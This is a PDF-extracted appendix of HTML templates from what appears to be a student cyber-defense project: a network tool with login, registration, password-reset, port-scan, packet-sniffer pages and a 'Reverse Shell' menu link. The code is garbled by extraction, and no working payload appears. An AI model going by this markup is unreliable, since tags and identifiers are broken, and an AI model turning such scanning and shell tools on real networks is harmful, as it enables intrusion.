          text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
          overlayClickClose: true
      function LoadingEnd(){
       Metro.activity.close(progress);
  $("#btnScan").click(function() {
   LoadingStart();
   var ip address = $("#InpIP").val();
     LoadingEnd();
 </script>
</body>
File Name: index.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Template</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 k rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
  <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
     <div class="avatar">
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<img src="images/Logo.jpg">
    <span class="title fg-white">My End Devices Scanner</span>
    <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
  <a><span class="mif-home icon" id="HomeScreen"></span>Home</a>
    cli class="divider">
    <a><span class="mif-exit icon" id="ExitScreen" ></span>Exit</a>
  </aside>
<div class="shifted-content h-100 p-ab">
  <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
    <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
      <span class="mif-menu fg-white"></span>
    </button>
  </div>
</div>
<div class="container z-1">
  <section>
    <h3>
          <center>
          Welcome to my Network mapping Tool
            </center>
        </h3>
        <hr/>
        <div class="grid">
          <div class="row">
            <div class="cell-6 offset-2">
               <input type="text" data-role="materialinput" placeholder="Enter your Ip Address" id="InpIP">
            <div class="cell-2">
             <button class="button flat-button dark shadowed" id="btnScan">Scan</button>
            </div>
          </div>
        </div>
  </section>
  <section>
     <h3>
          <center>
         Scan Result
            </center>
        </h3>
        <hr/>
    </section>
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
<script>
var progress = 0;
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
function LoadingStart (){
        progress = Metro.activity.open({
         type: 'square',
         overlayColor: '#fff',
         overlayAlpha: 1,
         text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
         overlayClickClose: true
     function LoadingEnd(){
       Metro.activity.close(progress);
 $("#btnScan").click(function() {
   LoadingStart();
   var ip address = $("#InpIP").val();
   eel.scanner start(ip address) (function(clients) {
     for (item of clients){
       $("#resultOutput").append(`${item}`);
     LoadingEnd();
 </script>
</body>
</html>
File Name: LoggedOutSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Log Out</title>
</head>
<center><h1>You Logged Out Successfully</h1></center>
<a href="/">Return to Login Page</a>
</body>
</html>
File Name: login.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <meta name="twitter:site" content="@metroui">
 <meta name="twitter:creator" content="@pimenov sergey">
 <meta name="twitter:card" content="summary">
 <meta name="twitter:title" content="Metro 4 Components Library">
 <meta name="twitter:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
 <meta name="twitter:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:url" content="https://metroui.org.ua/index.html">
 <meta property="og:title" content="Metro 4 Components Library">
 <meta property="og:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
```





```
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
  <meta property="og:type" content="website">
  <meta property="og:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:image:secure url" content="https://metroui.org.ua/images/m4-logo-social.png">
  <meta property="og:image:type" content="image/png">
  <meta property="og:image:width" content="968">
  <meta property="og:image:height" content="504">
  <meta name="author" content="Sergey Pimenov">
  <meta name="description" content="The most popular HTML, CSS, and JS library in Metro style.">
  <meta name="keywords" content="HTML, CSS, JS, Metro, CSS3, Javascript, HTML5, UI, Library, Web, Development,
Framework">
  k href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css" rel="stylesheet">
  <title>Login</title>
  <style>
    .login-form {
      width: 350px;
      height: auto;
      top: 50%;
      margin-top: -160px;
 </style>
</head>
<body class="h-vh-100 bg-brandColor2">
  <form class="login-form bg-white p-6 mx-auto border bd-default win-shadow"
     data-role="validator"
     action="/login"
     method="post"
     data-clear-invalid="2000"
     data-on-error-form="invalidForm"
     data-on-validate-form="validateForm">
    <span class="mif-vpn-lock mif-4x place-right" style="margin-top: -10px;"></span>
    <h2 class="text-light">Login to service</h2>
    <hr class="thin mt-4 mb-4 bg-white">
    <div class="form-group">
      <input type="text" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter your username..."
data-validate="required username" name="username">
    <div class="form-group">
      <input name="password" type="password" data-role="input" data-prepend="<span class='mif-key'>"
placeholder="Enter your password...">
    <div class="form-group mt-10">
      <input type="checkbox" data-role="checkbox" data-caption="Remember me" class="place-right">
      <a href="/ResetPassword"> Forgot your password? </a>
      <button class="button" onclick="validateForm()">Submit form</button>
    </div>
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
function invalidForm(){
     var form = $(this);
     form.addClass("ani-ring");
     setTimeout(function(){
      form.removeClass("ani-ring");
     }, 1000);
   function validateForm(){
     $(".login-form").animate({
      opacity: 0
 </script>
</body>
</html>
File Name: logout.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Logout</title>
</head>
<body>
<center>
<h1>Are you sure you want to log out</h1>
<a href="LoggedOutSuccessfully.html"><button flat-button dark shadowed" type="Yes" > </button></a>
<a href="login.html"><button flat-button dark shadowed" type="No" > </button></a>
</center>
</body>
</html>
File Name: MailNotFound.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Authentication Failed</title>
</head>
<body>
 <hr>
 <hr>
 <hr>
 <br>
<center><h1>The mail entered was not found </h1></center>
<center><h1><a href="/ResetPassword">Click here to try again</a> </h1></center>
</body>
</html>
File Name: register.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <meta name="twitter:site" content="@metroui">
 <meta name="twitter:creator" content="@pimenov sergey">
 <meta name="twitter:card" content="summary">
 <meta name="twitter:title" content="Metro 4 Components Library">
 <meta name="twitter:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
 <meta name="twitter:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:url" content="https://metroui.org.ua/index.html">
 <meta property="og:title" content="Metro 4 Components Library">
 <meta property="og:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
 <meta property="og:type" content="website">
 <meta property="og:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:image:secure url" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:image:type" content="image/png">
 <meta property="og:image:width" content="968">
 <meta property="og:image:height" content="504">
 <meta name="author" content="Sergey Pimenov">
 <meta name="description" content="The most popular HTML, CSS, and JS library in Metro style.">
 <meta name="keywords" content="HTML, CSS, JS, Metro, CSS3, Javascript, HTML5, UI, Library, Web, Development,
Framework">
 <link href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css" rel="stylesheet">
 <title>Register</title>
 <style>
    .login-form {
      width: 350px;
      height: auto;
      top: 50%;
      margin-top: -160px;
 </style>
</head>
<body class="h-vh-100 bg-brandColor2">
 <form class="login-form bg-white p-6 mx-auto border bd-default win-shadow"
     data-role="validator"
    action="/auth/register"
     method="POST"
     data-clear-invalid="2000"
     data-on-error-form="invalidForm"
     data-on-validate-form="validateForm" name="myform" id="myform">
    <span class="mif-vpn-lock mif-4x place-right" style="margin-top: -10px;"></span>
    <h2 class="text-light">Register</h2>
    <hr class="thin mt-4 mb-4 bg-white">
    <div class="form-group">
      <input type="text" name="firstname" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your First Name..." data-validate="required First name">
```

122 214273393 אופק ארז





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
</div>
    <div class="form-group">
      <input type="text" name="lastname" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your Last Name..." data-validate="required Last name">
    <div class="form-group">
      <input type="text" data-role="input" name="username" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your Username..." data-validate="required username">
    <div class="form-group">
      <input type="text" data-role="input" name="email" data-prepend="<span class='mif-envelop'>" placeholder="Enter your
email..." data-validate="required email">
    </div>
    <div class="form-group">
      <input type="password" data-role="input" name="password" data-prepend="<span class='mif-key'>"
placeholder="Enter your password..." data-validate="required minlength=6">
    <div class="form-group">
      <input type="password" data-role="input" name="checkpassword" data-prepend="<span class='mif-key'>"
placeholder="Enter your password again..." data-validate="required minlength=6">
    </div>
    <div class="form-group mt-10">
      <input type="checkbox" data-role="checkbox" data-caption="Remember me" class="place-right">
      <button class="button flat-button dark shadowed" onclick="return CheckForm()">Submit form</button>
     <!--<input id="submitting register" type="submit" class="button flat-button dark shadowed" onsubmit="return
CheckForm()"></input>-->
    </div>
  {% with messages = get flashed messages(with categories=true) %}
  {% for category, message in messages %}
  <div class="alert alert-{{ category }} alert-dismissible fade show" role="alert">
    <span>{{ message }}</span>
    {% endfor %}
  {% endwith %}
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script type="text/javascript">
    function invalidForm(){
      var form = $(this);
      form.addClass("ani-ring");
      setTimeout(function(){
        form.removeClass("ani-ring");
      }, 1000);
    function validateForm(){
      $(".login-form").animate({
        opacity: 0
    console.log("this is working!");
    function CheckForm() {
      var user = document.myform.firstname.value;
     // if (user.indexOf('<') < 1 || user.indexOf('>')< 1 || user.indexOf('\''') < 1 || user.indexOf('\''') < 1
     // {
          return false;
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
if (user.length == 0) {
        alert("You Forgot To Type Your First Name!");
        console.log(document.myform.firstname);
        document.myform.firstname.focus();
        return false;
      var user = document.myform.lastname.value;
      if (user.length == 0) {
        alert("You Forgot To Type Your Last Name!");
        document.myform.lastname.focus();
        return false;
      var name = document.myform.username.value;
      if (name.length == 0) {
        alert("You Have To Type Your Username!");
        document.myform.username.focus();
        return false;
      password1 = document.myform.password.value;
      if (password1.length < 6) {
        alert("Password Has to be 6 Chars At least");
        document.myform.password.focus();
        return false;
      password1 = document.myform.password.value;
      password2 = document.myform.checkpassword.value;
      if (password1 != password2) {
        alert("validation is wrong");
        document.myform.checkpassword.value = "";
        document.myform.checkpassword.focus();
        return false;
      //Mail Check
      var str = document.myform.email.value;
      if (str == "") {
        alert("You Need To Type Your Email");
        document.myform.email.focus();
        return false;
      if (str.indexOf(".") < 1 || str.indexOf("@") < 1 || str.slice(-1) == "." || str.slice(-1) == "@" ||
str.substring(str.indexOf("@")).length < 5 | | str.substring(str.indexOf("@")).length > 30 | | !(str.slice(-4) == ".com" | | str.slice(-
6) == ".co.il")) {
        alert("You Need To Type Legal Email");
        document.myform.email.focus();
        return false;
      var count = 0;
      for (var i = 0; i < str.length; i++) {
        var ch = str.charCodeAt(i);
        if (!(ch >= 64 && ch <= 90 || ch >= 97 && ch <= 122 || ch >= 48 && ch <= 57 || ch == 46)) {
           alert("You Need To Type Legal Email");
          document.myform.email.focus();
          return false;
        if (str[i] == "@")
           count++;
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
if (count != 1 | | str[str.indexOf("@") - 1] == "." | | str[str.indexOf("@") + 1] == ".") {
       alert("You Need To Type Legal Email");
       document.myform.email.focus();
       return false;
       return true;
 </script>
</body>
</html>
File Name: RegisteredSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>About the Eagle Eye Project</title>
</head>
<body>
 <br>
 <br>
 <br>
 <br>
<center><h1>You Have Registered Successfully!</h1></center>
</body>
</html>
File Name: ResetPassword.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Reset Password</title>
</head>
<body>
 <script>
   function check_form(){
   var password = document.my_form.password.value;
   var auth_password = document.my_form.authpass.value;
   if(password.length < 6)
     alert("You must Enter valid new password with at least 6 digits.");
     return false:
   if(auth_password.length < 6)
     alert("You must Enter valid authentication to the password.");
     return false;
   if(auth_password !== password)
     alert("You must Enter valid authentication to the password.");
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
return false;
   if(document.my form.authcode.value.length != 8)
     alert("You must enter the 8 digits code you received on your email.");
   return true;
 </script>
<center><h1>Reset Password</h1></center>
<center>
 <div class="grid">
   <div class="row">
     <form name="my_form" method="post" action="/resetdone">
     <div class="cell-6 offset-2">
       <input name="password" type="text" data-role="materialinput" placeholder="Enter your new password" id="pass">
       <div class="cell-6 offset-2">
        <input name="authpass" type="text" data-role="materialinput" placeholder="Verify your new password"</p>
id="authpass">
      </div>
     <div class="cell-6 offset-2">
       <input name="authcode" type="text" data-role="materialinput" placeholder="Enter The Code You Received"</p>
id="authcode">
      <div class="cell-2">
      <button class="button flat-button dark shadowed" id="btnScan" onclick="check form()">Reset password</button>
       </form>
   </div>
 </div>
</center>
</body>
</html>
File Name: ResetSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>About the Eagle Eye Project</title>
</head>
<body>
 <hr>
 <br>
 <br>
<center><h1>You Have Reseted Your Password Successfully!</h1>
<a href="/">Return to Login page</a>
</center>
</body>
</html>
File Name: ScanResults.html
<!DOCTYPE html>
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<html lang="en">
<head>
 <title>Scan Results</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
     <div class="avatar">
       <img src="images/Logo.jpg">
     <span class="title fg-white">My Port Scanner </span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
     cli class="divider">
     <a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a>>
     <a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
     <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
     <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
     <a href="logout.html"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>
   </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
     <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
 </div>
 <div class="container z-1">
    <section>
      <h2>
            <center>
           Port Scanner
              </center>
          </h3>
          <hr/>
          <div class="grid">
            <div class="row">
              <div class="cell-6 offset-2">
                 <input type="text" data-role="materialinput" placeholder="Enter your Ip Address" id="InpIP"</p>
name="ip_address">
               </div>
            </div>
            <div class="row">
              <div class="cell-2">
```





```
<a href="/ScanResults/SYN/" ><button class="button flat-button dark shadowed" id="btnSYNScan"> Start SYN
Scan </button></a>
               </div>
             </div>
             <div class="row">
                 <div class="cell-2">
               <a href="/ScanResults/Stealth/"><button class="button flat-button dark shadowed" id="btnStealthScan">Start
Stealth Scan</button></a>
                 </div>
             </div>
             <div class="row">
              <div class="cell-2">
                <a href="/ScanResults/UDP/" ><button class="button flat-button dark shadowed" id="btnUDPScan">Start UDP
Scan</button></a>
             </div>
             </div>
          </div>
    </section>
    <section>
             <center>
            Scan Result
               </center>
             {% for string in content %}
              {{string}}
               {% endfor %}
               <hr/>
    </section>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;
      function LoadingStart (){
         progress = Metro.activity.open({
          type: 'square',
          overlayColor: '#fff',
          overlayAlpha: 1,
          text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
          overlayClickClose: true
      function LoadingEnd(){
        Metro.activity.close(progress);
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
$("#btnSYNScan").click(
   function()
   LoadingStart();
   var ip address = $("#InpIP").val();
   if (ip address)
     LoadingEnd();
   $("#btnUDPScan").click(
   function()
   LoadingStart();
   var ip address = $("#InpIP").val();
     LoadingEnd();
   $("#btnStealthScan").click(
   function()
   LoadingStart();
   var ip_address = $("#InpIP").val();
     LoadingEnd();
  </script>
</body>
</html>
File Name: SniffResults.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Scan Results</title>
  <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
     <div class="avatar">
       <img src="images/Logo.jpg">
     <span class="title fg-white">My Sniffer </span>
     <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<a href="/login"><span class="mif-exit icon" id="Login" ></span>Login</a>
    class="divider">
    <a href="/About"><span class="mif-exit icon" id="Aboutus" ></span>About</a>
    <a href="/Shell"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
    <a href="/SniffResults"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
    <a href="/ScanResults"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
    <a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>>
  </aside>
<div class="shifted-content h-100 p-ab">
  <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
    <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
      <span class="mif-menu fg-white"></span>
    </button>
  </div>
</div>
<div class="container z-1">
  <section>
    <h3>
          <center>
          Packet Sniffer
            </center>
        </h3>
        <hr/>
  </section>
  <section>
     <h3>
          <center>
          Sniff Results
             </center>
        </h3>
        <hr/>
        {% for string in content %}
        {{string}}
        {% endfor %}
        </section>
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
<script>
var progress = 0;
    function LoadingStart (){
       progress = Metro.activity.open({
        type: 'square',
        overlayColor: '#fff',
        overlayAlpha: 1,
        text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
        overlayClickClose: true
```





```
function LoadingEnd(){
    Metro.activity.close(progress);
}
$("#btnScan").click(function() {
    LoadingStart();
    var ip_address = $("#InpIP").val();
    LoadingEnd();
    });;
    </script>
</body>
</html>
```